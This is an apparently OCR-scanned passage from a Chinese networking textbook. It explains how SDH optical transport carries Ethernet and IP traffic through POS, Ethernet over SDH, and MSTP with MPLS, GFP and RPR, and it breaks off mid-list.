
但是随着 IP 互联网应用的高速发展，数据通信市场上的 PCM 电话业务量逐渐减少，而越来越多的市场需求是要利用 SDH 系统的高速率、高可靠、长距离、延时短等优点，为计算机网络之间提供远程联网服务，或者直接对 IP 数据包提供远程传输服务。但是计算机网络和 IP 互联网的数据包特点与 SDH 的传输性质有很大的不同，主要差异体现在以下几个方面：

(1) 对数据传输信道的使用方式不同：以太网采用的是无连接的数据帧广播或二层交换传输方式，每台以太网计算机用随机争用的方式发送以太帧占用公共传输信道，不发送者基本不占用信道，因此网络线路利用率很高。而 SDH 提供的是面向连接的点对点的固定


流量的高速数据传输服务,主干信道内包含的各支路信道是出租给固定用户的。假设有一个部门租用了一个2Mbps的传输信道用于两个以太局域网之间的远程互联,那么无论有无数据传输(例如下班时间和节假日等),此信道是被用户租用独占的,其他用户不能使用,从而造成信道利用率低、信道租金昂贵等。

(2) 数据帧的结构和长度不同:以太帧的长度是在64～1518B之间动态变化的,因此以太网的网络数据流量的动态变化范围很大(见第3章的介绍和图2.24(a))。另外,IP数据包的长度在20～65 536B之间动态变化(见第4章的介绍)。而SDH帧的长度是固定不变的,STM-N信道中每帧的净负荷长度固定为261×N×9B,如图2.23所示。因此用固定载荷容量的SDH数据传输信道来传输以太帧或IP包,需要解决流量动态适配的问题。

图2.24(a)为一台以太网计算机的数据流量随机动态变化特征曲线。图2.24(b)为某校园以太网通过SDH的100Mbps固定速率租用信道接入互联网的流量变化特征,从图中可看出,当以太网流量超过100Mbps门限后被限流,此时将超流量的数据包丢弃,而在夜间网络流量处于低谷时,传输能力被闲置。



(a) 以太网流量随机动态变化的特征



(b) SDH信道的固定流量限幅

图2.24　以太网流量特征以及在公网出口丢弃超流量门限的IP包

(3) 数据帧的寻址方式不同:以太网帧的寻址方式是将目的和源MAC地址封装在以太帧的头部,每个以太帧独立地广播发送,以太网交换机根据帧中目的MAC地址进行转发,而接收方根据收到帧中的目的MAC地址与自己的MAC地址是否匹配,来判定对该帧的取舍。IP包的寻址方式也是将源与目的IP地址封装在IP包头部,路由器根据IP地址进行转发,接收端根据目的IP地址进行接收。而SDH系统是采用"低阶通道接入点识别符"和"高阶通道接入点标识符"在各分插复用器或终端复用器之间提供点对点的固定速率信道传输。

(4) 数据传输信道的标称速率不同:以太网帧的标称速率为10Mbps、100Mbps、1000Mbps、10Gbps等,而SDH的标称传输速率为表2.2所示的:155Mbps、622Mbps、2.488Gbps、9.953Gbps等。

用 SDH 网络来封装传输以太帧和 IP 包以构建广域互联网，就需要解决上述这些差异问题。

2. 用 SDH 实现宽带 IP 城域网的技术

SDH 作为一个高性能的同步数据通信网，可作为构建互联网中的广域网和城域网的底层传输平台。以 SDH 为主干的城域网分为核心层、汇聚层和接入层，如图 2.25 所示。①核心层主要完成城域网内部信息的高速传输与交换，常用 SDH 的光纤主干速率有：STM-16 的 2488.320Mbps，STM-64 的 9953.280Mbps 等。②汇聚层主要完成信息的汇聚和分发任务，实现用户网络的接入管理，常用技术有：GE 千兆以太网、EPON 基于无源光纤网络的千兆以太网等。③接入层负责将各种不同协议的用户数据通过汇接层转换后封装到核心层 SDH 帧的载荷区，然后汇接入 SDH 主干网，用户接入网的数据类型有：xDSL、LAN 以太局域网、HFC 光纤同轴电缆混合网、GE 千兆以太帧、DDN 拨号数据专线接入等，要根据不同用户的数据类型采用相应的协议数据转换接口设备。




图 2.25　宽带 IP 城域网技术分类图

构建城域网的其他技术还有：IP over ATM，IP over SDH(POS)，IP over WDM (POW)，十千兆以太网(10GE)，基于无源光网络的以太网 EPON，多业务传输平台 MSTP 等。以下是几种接入层技术的简介。

(1) IP over SDH 构建的光互联网。IP over SDH 也称为 POS，它是通过 SDH 提供的点对点的高速传输通道来传输 IP 包，使 IP 包在物理信道上的传输速率提高到 Gbps 数量级。此技术涉及如何将 IP 包封装到 SDH 帧中，以及 IP 高速路由器的实现等两个问题。

参看图 2.26，IP over SDH 的数据传输过程是：发送端(TM 或 ADM)先将 IP 包封装到 PPP 点对点协议帧中，然后再将 PPP 帧封装到 SDH 帧的净负荷区，从 SDH 分插复用器 ADM 进入信道，传到接收端的分插复用器后从 SDH 帧中取出 PPP 帧，再取出 IP 包送入用户端的互联网路由器。如果 IP 包的长度超出了 PPP 帧允许的最大长度 1500 字节，就要将 IP 包分段，见第 4 章。IP over SDH 的另一个相关技术是在接入层上的 Gbps 速率的 IP 交换路由器的实现，目前已有成熟的产品。

IP over SDH 的不足是：仅对 IP 业务提供良好的支持，不适于多业务平台，可扩展性不强，不能构建 VPN 虚拟专网。不能提供较好的服务质量保证 QoS。从图 2.26 可见，为了满足封装 IP 包的动态最大长度而预留的载荷空间，往往被空载数据 0 填充，造成信道利用率不高。但是近年来高性能的线速路由器的吞吐量有了很大提高，转发 IP 包的延时降低到几十微秒，该技术与多协议标记交换 MPLS 结合，其性能有了很大提高。




图 2.26 IP over SDH 的数据封装传输过程

(2) 基于 SDH 的吉比特以太网技术(G bit Ethernet over SDH,GEOS)。GEOS 方案将以太网的二层交换灵活性和信道资源利用率高的优势,与现有 SDH 光网络的大容量、高带宽和低传输延迟相结合,从而得到一种高速、经济的以太网的远程联网方案。

GEOS 的数据封装过程:先将 IP 包封装在以太帧中,再将以太帧封装到 SDH 帧的净负荷区。只需要在 SDH 的分插复用器 ADM 上增加以太网接口或以太网交换机,就可将以太帧映射到 SDH 帧中,实现较简单。到达目的端的 ADM 分插复用器后取出以太帧,即可送入目的端的以太网路由器。这样就实现了两个以太网之间的远程互联,如图 2.27 所示。




图 2.27 Ethernet over SDH 网络示意图

与 IP over SDH 相比,Ethernet over SDH 的优点:提高了传输信道的带宽利用率,并具有带宽优化特性,经济性能指标较高。但是这种方法在保障以太网 VLAN 的可扩展性和 QoS 方面有些不足。

3. 基于 SDH 的多业务传输平台 MSTP 提供的网络接口

多业务传输平台 MSTP 是为了在 SDH 网上支持 TDM、ATM、以太网等业务的远程接入、处理和传送功能、并能提供统一网管的接入技术,它的功能实现是建立在图 2.22 所示的 SDH 系统的分插复用器 ADM 上。图 2.28 是 MSTP 的数据处理过程和接口类型示意图。它是在 SDH 系统的分插复用器 ADM 的基础上加入了新技术的功能扩展,实现了对外部系

统提供多种业务数据的传输接口。

基于 SDH 的多业务传输平台 MSTP 的优点是：

① 保持了 SDH 的上述所有优点，而克服了 SDH 的不足。

② 提供集成的数字交叉连接功能。

③ 具有动态带宽分配功能和高效链路建立能力。

④ 支持多种以太网业务类型，可方便地实现虚拟专网（VPN）、虚拟局域网（VLAN）等的建立。

⑤ 支持光纤链路的波分多路复用（WDM）扩展。

⑥ 提供综合网管能力。由于 MSTP 管理是面向整个网络的，其业务配置、性能告警监控也都是基于向用户提供的网络业务，避免了传统的 SDH 系统需要逐个网元进行业务设置和操作，从而能够快速地向用户开通业务以及端到端的数据传输、告警监控和故障定位等功能。

由于多业务传输平台（MSTP）解决了 SDH 的不足而保留了其优点，因此在计算机网络的广域网互联和城域网建设中得到大量应用。MSTP 的技术仍在不断地发展和完善中。在网络的规划建设中，应当概念性地了解 MSTP 所能提供的各种接口功能，以便根据计算机网络的联网需要作出技术方案的选择。以下是一些简要介绍。

在图 2.22 的 SDH 光纤同步通信网结构示意图中，分插复用器（ADM）的功能是在 SDH 网络的各节点上进行支路数据的插入和取出，即通常所说的上、下话路的数据传输功能，因此 ADM 可用于 SDH 网中点对点的传输上，也可用于环形网和链状网的传输上。ADM 的功能模块相当于图 2.28 的右半部分，它可执行 STM-N 与 STM-M 的不同速率光纤链路的对接，处理 SDH 帧中的再生段开销（RSOH）、复用段开销（MSOH）、交叉连接、虚容器（VC）映射和异步数据网（PDH）的数据转换等。

图 2.28 基于 SDH 的多业务传输平台中，在原 ADM 功能的基础上增加的新技术有：

① 多协议标签交换技术（Multi-protocol Label Switching，MPLS）。

② 通用成帧规程（Generic Framing Procedure，GFP）。

③ 弹性分组环（Resilient Packet Ring，RPR），等等。因此将图 2.22 的 SDH 系统图中的每个分插复用器的位置替换成图 2.28 的结构，就构成了新的基于 SDH 的 MSTP 系统。它可向计算机网络用户提供的接口如下：

(1) PDH 接口，即准同步数字体系（Plesiochronous Digital Hierarchy，PDH）这是为了兼容传统的 PCM 话路通信设备而提供的固定速率的接口。PDH 数据通信接口可为用户提供的信道速率是：基群 2.048Mbps、三次群 34.368Mbps 和四次群 139.264Mbps 的 PCM 数据通信服务。

(2) ATM 接口，即异步传输模式（Asynchronous Transfer Mode，ATM），它的帧长固定为 53 字节（称为信元 cells）。ATM 的传输速率为 155Mbps 和 622Mbps。该技术已逐渐退出市场。

(3) 以太网接口，它的接口标称速率为 10Mbps、100bps、1Gbps、10Gbps。在两个远程以太网之间通过 MSTP 远程联网的数据处理过程是：先将以太网数据流经过处理模块实现流控制、VLAN 处理、二层交换、性能统计，然后再利用通用成帧规程 GFP、LAPS 或 PPP 等协议封装，再映射到 SDH 的虚容器 VC 中，然后通过交叉连接、加入复用段和再生段开

销，汇接到 SDH 帧中传输。在接收端进行相反过程的处理，最后提供给接收端的也是以太网接口。

2.4.3 千兆广域以太网在多业务传输平台 MSTP 上的实现

由于以太网的组网灵活性、高性价比、封装传输 IP 包的性能良好等原因，已成为当前计算机局域网的主流技术。近年来由于基于光纤网络的 SDH 的 MSTP 传输平台的技术不断完善和发展，利用 MSTP 传输平台向 1Gbps 和 10Gbps 的以太网提供远程传输信道，已成为构建计算机城域网和省级广域网的主流技术。特别是基于无源光网络的以太网(Ethernet over Passive Optical Network，EPON)具有极高的性价比和优良的 GE 千兆以太网性能，已应用于传输半径小于 20km 的计算机城域网，在双向有线电视光纤城域网中得到广泛应用(详见第 3 章)。采用接入网技术的 EPON 与基于 SDH 的多业务传输平台 MSTP 相结合来构建计算机广域网，是一种较新的组网方案。因此以太网的应用不再只限于局域网。

如图 2.28 所示，在 MSTP 中为了支持以太网的传输，引入了由 MPLS 多协议标签交换和 RPR 弹性分组环构成的智能适配层来处理以太网的 QoS 要求，构成 Ethernet over MPLS 较好地传输音频和视频等实时性的数据。数据处理过程是：先将以太帧封装到 MPLS，标记交换路径 LSP 中，根据附加的 LSP 路径标签进行转发，这样可以很好地解决 VLAN 的可扩展性问题，从整体上提高了 MSTP 系统的流量均衡能力。RPR 弹性分组环是一种采用环形结构的网络技术，环上各节点共享链路，即环中各节点采用分布式接入方式、地位均等。环路带宽按权重公平地在各节点分配，支持不同的业务类别，实现高的带宽利用率。当光纤环路出现故障断开后，快速分组环的保护切换时间小于 50ms。采用了这些技术后，基于 SDH 的 MSTP 平台并具有以太网二层交换功能的多业务传输节点具备以下功能：

